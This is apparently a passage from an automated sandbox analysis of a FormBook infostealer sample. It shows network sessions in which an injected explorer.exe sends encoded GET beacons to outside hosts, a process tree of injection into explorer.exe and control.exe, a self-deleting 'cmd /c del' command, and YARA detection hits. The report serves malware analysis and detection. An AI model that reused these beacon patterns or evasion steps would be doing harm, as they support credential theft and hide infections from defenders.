1	192.168.2.7	49815	148.72.244.75	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:47:44.496579885 CET	17928	OUT	GET /b80i/?Tjox=RiUiRE3mjXVt2J/JNN+P+o7W4g2/FA7pScYCkHZZbsn0kCc2XYGtZAPMcbBY0+c70SCl18kAyQ==&3f9LV=d484gh1H9 HTTP/1.1 Host: www.goooooooo.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:47:44.877895117 CET	17930	IN	HTTP/1.1 404 Not Found Date: Fri, 28 Jan 2022 09:47:44 GMT Server: Apache Accept-Ranges: bytes Cache-Control: no-cache, no-store, must-revalidate Pragma: no-cache Expires: 0 Connection: close Transfer-Encoding: chunked Content-Type: text/html Data Raw: 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 31 0d 0a 0a 0d 0a 31 35 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 0d 0a 33 0d 0a 34 30 34 0d 0a 31 0d 0a 20 0d 0a 39 0d 0a 4e 6f 74 20 46 6f 75 6e 64 0d 0a 31 66 63 61 0d 0a 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b Data Ascii: 111157<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; chars et=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <tit le>34041 9Not Found1fca</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; pa dding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49820	156.246.248.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:47:50.377623081 CET	17956	OUT	GET /b80i/?Tjox=uE8pNRih73IMph6TwlNJhREQoM0gDuEUez/fX+GpYn7iSRYOEOY8W/QDgsCvwRU23ef9loG+cg==&3f9LV=d484gh1H9 HTTP/1.1 Host: www.yixuan5.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:


Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:47:50.624048948 CET	17957	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET Date: Fri, 28 Jan 2022 09:47:47 GMT Connection: close Content-Length: 1163 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e b7 fe ce f1 c6 f7 b4 ed ce f3 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e c4 fa d2 aa b2 e9 d5 d2 b5 c4 d7 ca d4 b4 bf c9 c4 dc d2 d1 b1 bb c9 be b3 fd a3 ac d2 d1 b8 fc b8 c4 c3 fb b3 c6 bb f2 d5 df d4 dd ca b1 b2 bb bf c9 d3 c3 a1 a3 3c 2f 68 33 3e 0d 0a 20 3c 2f 66 69 65 6c 64 73 65 74 3e 3c 2f 64 69 76 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312"/><title>404 - </title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF; }h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{widt h:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8p x;padding:10px;position:relative;}--></style></head><body> <fieldset> 404 - </fieldset> </body></htm

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49843	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 10:48:06.312361002 CET	18010	OUT	GET /b80i/?Tjox=shkkGZu5/RZ8iX9p+IXF0YMrmhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q==&3f9LV=d484gh1H9 HTTP/1.1 Host: www.farmacymerchants.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 10:48:06.427875042 CET	18011	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 28 Jan 2022 09:48:06 GMT Content-Type: text/html Content-Length: 275 ETag: "61f22041-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Statistics

Behavior



5tCYPTkM6b.exe
5tCYPTkM6b.exe
explorer.exe
control.exe
cmd.exe
conhost.exe

Click to jump to process

System Behavior

Analysis Process: 5tCYPTkM6b.exe PID: **4904**, Parent PID: **6136**

General

Target ID:	0
Start time:	10:46:03
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\5tCYPTkM6b.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\5tCYPTkM6b.exe"
Imagebase:	0x400000
File size:	254186 bytes
MD5 hash:	C2CA2BA9C38EB02217588662717BA6C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.270764951.0000000002300000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.270764951.0000000002300000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.270764951.0000000002300000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: 5tCYPTkM6b.exe PID: **5880**, Parent PID: **4904**

General

Target ID:	2
Start time:	10:46:07
Start date:	28/01/2022
Path:	C:\Users\user\Desktop\5tCYPTkM6b.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\5tCYPTkM6b.exe"
Imagebase:	0x7ff724940000

File size:	254186 bytes
MD5 hash:	C2CA2BA9C38EB02217588662717BA6C3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.332468083.0000000000910000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.267961814.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.332146326.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.332146326.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.332146326.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.332417748.00000000008E0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.332417748.00000000008E0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.332417748.00000000008E0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.266985950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.266985950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.266985950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4186E7	NtReadFile

Analysis Process: explorer.exe PID: **3292**, Parent PID: **5880**

General

Target ID:	4
Start time:	10:46:12
Start date:	28/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.305802792.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.305802792.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.305802792.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.319162171.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.319162171.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.319162171.000000000F609000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: 6932, Parent PID: 3292

General

Target ID:	14
Start time:	10:46:36
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0x840000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.522721651.00000000001D0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.522721651.00000000001D0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.522721651.00000000001D0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.523572429.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.523572429.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.523572429.0000000000730000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.523718617.0000000000760000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.523718617.0000000000760000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.523718617.0000000000760000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1E86E7	NtReadFile

Analysis Process: cmd.exe PID: 6980, Parent PID: 6932

General

Target ID:	15

Start time:	10:46:41
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\5tCYPTkM6b.exe"
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6988**, Parent PID: **6980**

General

Target ID:	16
Start time:	10:46:42
Start date:	28/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly